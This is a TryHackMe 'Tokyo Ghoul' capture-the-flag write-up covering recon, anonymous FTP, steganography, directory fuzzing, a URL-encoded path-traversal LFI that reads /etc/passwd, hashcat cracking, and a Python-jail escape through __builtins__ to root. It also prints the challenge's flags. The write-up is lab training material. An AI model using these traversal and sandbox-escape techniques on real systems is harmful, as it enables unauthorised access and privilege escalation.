THM WRITEUPS

NAME: Tokyo Ghoul Difficulty: Medium OS: Linux

Description:

A challenge with an adventure themed feel and also amazing nostalgia from the anime "Tokyo Ghoul". Can you help kaneki escape Jason room?

Skills Required:

- Basic Recon
- Basic Stenography
- Basic Python
- Fuzzing
- File Transfers
- Hash Cracking and Hash Identification
- Local File Inclusion
- Linux Fundamentals
- Privilege Escalation

Recon:

We start off with our basic port scan as always... We find 3 ports open [21,22, and 80] with the nmap tags below:

```
┌──(m15t㉿neblina)-[~]
└─$ nmap -sCV -A 10.10.181.113
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-05 08:05 CDT
Nmap scan report for 10.10.181.113
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    3 ftp      ftp          4096 Jan 23  2021 need_Help?
```

```
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fa:9e:38:d3:95:df:55:ea:14:c9:49:d8:0a:61:db:5e (RSA)
|   256 ad:b7:a7:5e:36:cb:32:a0:90:90:8e:0b:98:30:8a:97 (ECDSA)
|_  256 a2:a2:c8:14:96:c5:20:68:85:e5:41:d0:aa:53:8b:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome To Tokyo goul
|_http-server-header: Apache/2.4.18 (Ubuntu)
Device type: general purpose
```

Ouuh there's an FTP port open and it accepts "anonymous" login, how fascinating indeed. We get into the FTP and look for some stuff we can transfer back to our machine like shown below:

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ ftp tokyoghoul.thm
Connected to tokyoghoul.thm.
220 (vsFTPd 3.0.3)
Name (tokyoghoul.thm:m15t): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lah
229 Entering Extended Passive Mode (|||40491|)
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Jan 23  2021 .
drwxr-xr-x    3 ftp      ftp          4096 Jan 23  2021 ..
drwxr-xr-x    3 ftp      ftp          4096 Jan 23  2021 need_Help?
226 Directory send OK.
ftp> cd need_Help?
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||48489|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           480 Jan 23  2021 Aogiri_tree.txt
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2021 Talk_with_me
226 Directory send OK.
ftp> mget Aogiri_tree.txt
mget Aogiri_tree.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||41105|)
150 Opening BINARY mode data connection for Aogiri_tree.txt (480 bytes).
100% |*****************************************************************************************************************************************************************
226 Transfer complete.
480 bytes received in 00:00 (2.08 KiB/s)
ftp>
```

Now we analyse the files we got one by one and we see the following;

- A program
- A message (Aogirir_tree.txt)
- An image file

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ ls
Aogiri_tree.txt  need_to_talk  rize_and_kaneki.jpg  scan.txt

┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ cat Aogiri_tree.txt
Why are you so late?? i've been waiting for too long .
So i heard you need help to defeat Jason , so i'll help you to do it and i know you are wondering how i will.
I knew Rize San more than anyone and she is a part of you, right?
That mean you got her kagune , so you should activate her Kagune and to do that you should get all control to
Bye Kaneki.
```

So, we go and run the program to see how it responds to normal inputs and it gives us a message from the ghouls. Notice they are trying as much as they can so we can complete this challenge:


```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ ./need_to_talk
Hey Kaneki finnaly you want to talk
Unfortunately before I can give you the kagune you need to give me the paraphrase
Do you have what I'm looking for?

> Yes
Hmm. I don't think this is what I was looking for.
Take a look inside of me. rabin2 -z

┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ rabin2 -z ./need_to_talk

[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00002008 0x00002008 9   10   .rodata ascii kamishiro
1   0x00002018 0x00002018 37  38   .rodata ascii Hey Kaneki finnaly you want to talk \n
2   0x00002040 0x00002040 82  83   .rodata ascii Unfortunately before I can give you the kagune you need to give me the paraphrase\n
3   0x00002098 0x00002098 35  36   .rodata ascii Do you have what I'm looking for?\n\n
4   0x000020c0 0x000020c0 47  48   .rodata ascii Good job. I believe this is what you came for:\n
5   0x000020f0 0x000020f0 51  52   .rodata ascii Hmm. I don't think this is what I was looking for.\n
6   0x00002128 0x00002128 36  37   .rodata ascii Take a look inside of me. rabin2 -z\n
```

#Note: for this challenge I had to do some binary exploitation before I realized there was an easier way to get the passphrase which was given in plain text after running the command it printed.

I'll just showcase a simple way to do the binary exploitation process to get the passphrase with the use of one of my favourite "easy challenge" binary exploitation site but doesn't work for more intense and challenging binary exploitation challenges...

The site URL is:

- https://dogbolt.org/



That's how I got the password with any seriuos binary exploitation processes but remember, for more intense binary exploitation this site may not help at all but for your easy challenges definitely use this.

We use the correct password for the program and we get a flag "You_found_1t". Go ahead and submit it as an answer to the question on the tryhackeme platform:

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ ./need_to_talk
Hey Kaneki finnaly you want to talk
Unfortunately before I can give you the kagune you need to give me the paraphrase
Do you have what I'm looking for?

> kamishiro
Good job. I believe this is what you came for:
You_found_1t
```


Now amongst the files we got we also have an image, we try to do some Stego on it to see if there's something to it so we use a tool called steghide to extract what ever it is we can find:

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ cat extracted
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ steghide --extract -sf rize_and_kaneki.jpg
Enter passphrase:
wrote extracted data to "yougotme.txt"
```

We open our extracted out put and find some Morse code. To decode this, we use a tool called Cyberchef.

Tool url:

- https://gchq.github.io/CyberChef/



Great we found a directory without any fuzzing... nice. We now head the directory to see what we have on that:


Huh more games from Jason I see... His directory says Scan me??

As requested, we do some fuzzing on the secret directory to see what he wants us to find...

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ cat scanme.txt
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ ffuf -u "http://tokyoghoul.thm/d1r3c70ry_center/FUZZ"  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://tokyoghoul.thm/d1r3c70ry_center/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500

claim                   [Status: 301, Size: 333, Words: 20, Lines: 10, Duration: 344ms]
```


We then go to the url:

- http://tokyoghoul.thm/d1r3c70ry_center/claim




Okay we are now getting somewhere...

We respond to the question asked by clicking on one of the buttons [YES or NO] and we get redirected... Did we hit a dead end?



Upon hitting the buttons, there's a lot of things we can pick up from this little blank page... notice the URL? Anything you can establish?

Well if you have done some OWASP Top 10 training etc you'll know that there's a series of things you can attempt on the URL below:



What have you decided to try first? LFI, XXS, SQLi??

Well for me rather most of us know that the first thing we can try is LFI. So, we try a basic LFI attempt on the target like below and see what happens:

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ curl "http://tokyoghoul.thm/d1r3c70ry_center/claim/index.php?view=../../../../../../etc/passwd"
<html>
    <head>
        <link href="https://fonts.googleapis.com/css?family=IBM+Plex+Sans" rel="stylesheet">
        <link rel="stylesheet" type="text/css" href="style.css">
    </head>
    <body>
        <div class="menu">
            <a href="index.php">Main Page</a>
            <a href="index.php?view=flower.gif">NO</a>
            <a href="index.php?view=flower.gif">YES</a>
        </div>
no no no silly don't do that
```

We try to read the /etc/passwd file common in all Linux machines but hahaha we get a response "No Silly don't do that" basically telling us that we need to bypass it by various methods like below:

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ curl -s -X POST "http://tokyoghoul.thm/d1r3c70ry_center/claim/index.php?view=%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2Fetc%2Fpasswd"

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

After URL Encoding the LFI attempt we see that we can read files e.g. /etc/passwd and also the user.txt.

Enumeration:

Now let's get to the fun stuff...

From our LFI (Local File Inclusion) attempt, notice that the user "Kamishiro" has their hash printed in the /etc/passwd file we read above. Now we need to crack that hash might just be the password we can use to SSH with and further enumerate the box.

But before we crack it lets identify what kind of hash we are dealing with using:

- hashid

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ hashid '$6$Tb                                                                fZeMdwD3B0fGxJI0'
Analyzing '$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0'
[+] SHA-512 Crypt
```

We see that the hash we found is a SHA-512 Crypt hash, so now we can crack it accordingly using either John (John the Reaper) or Hashcat like I did below:

```
┌──(m15t㉿neblina)-[~/TokyoGhoulTHM]
└─$ hashcat -m 1800 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz, 1431/2927 MB (512 MB allocatable), 3MCU
```

We open the file where our hash is cracked and use that password for SSH authentication as the user.

We list the files in the Kamishiro user's home directory and we see two files and both have root privileges. Files are:

- jail.py
- user.txt

If you didn't manage to modify the curl command I used above to read the user.txt, you can read it now using the command:

- cat user.txt

And copy the string as your proof for owning the low-level user on the tryhackme platform and continue with me...

We read the python file "jail.py" code to try and understand what the program is doing and why its there:

```
 GNU nano 2.5.3                                              File: jail.py

#! /usr/bin/python3
#-*- coding:utf-8 -*-
def main():
    print("Hi! Welcome to my world kaneki")
    print("==========================================================================")
    print("What ? You gonna stand like a chicken ? fight me Kaneki")
    text = input('>>> ')
    for keyword in ['eval', 'exec', 'import', 'open', 'os', 'read', 'system', 'write']:
        if keyword in text:
            print("Do you think i will let you do this ??????")
            return;
    else:
        exec(text)
        print('No Kaneki you are so dead')
if __name__ == "__main__":
    main()
```

Ahhh interesting... let me explain what this code is rather what its intended to do. This is a basic sandbox written in python hence this is where Kaneki's cell rather jail is.

Code Explanation:

The script is a Python sandbox designed to restrict certain keywords (eval, exec, import, open, os, read, system, write) before passing input to exec().

Despite these filters, it's vulnerable to **sandbox bypass**, allowing code execution without using the blacklisted keywords directly.

So to bypass this we need to abuse __builtins__ like the string below:

```
__builtins__.__import__('os').system('id')
```

Privilege Escalation:

Now that we have an idea of what needs to be done we modify the string so we can try and spawn a shell as root bypassing any authentication for the user root allowing us to own the box and complete this machine.

Notice that the example I gave about __builtins__ has one of the blacklisted words “import” we need to find a clever way to trick the system into reading it or find another way to bypass it without the blacklisted word but for me? I used the blacklisted word but I did something clever lol

```
kamishiro@vagrant:~$ sudo -l
[sudo] password for kamishiro:
Matching Defaults entries for kamishiro on vagrant.vm:
    env_reset, exempt_group=sudo, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kamishiro may run the following commands on vagrant.vm:
    (ALL) /usr/bin/python3 /home/kamishiro/jail.py
kamishiro@vagrant:~$ sudo /usr/bin/python3 /home/kamishiro/jail.py
Hi! Welcome to my world kaneki
================================================================================
What ? You gonna stand like a chicken ? fight me Kaneki
>>> __builtins_[redacted]')
root@vagrant:~# cat /home/kamishiro/user.txt && cat /root/root.txt
e6215e25c0783eb4279693d9f073594a
9d790bb87898ca66f724ab05a9e6000b
root@vagrant:~#
```

Now I wont showcase my string you can use ChatGPT for help.. Reminds me of a quote I saw..

“I can give you the blueprint, I can give you the map but you will still fail”

Goodluck and happy hacking!!!!!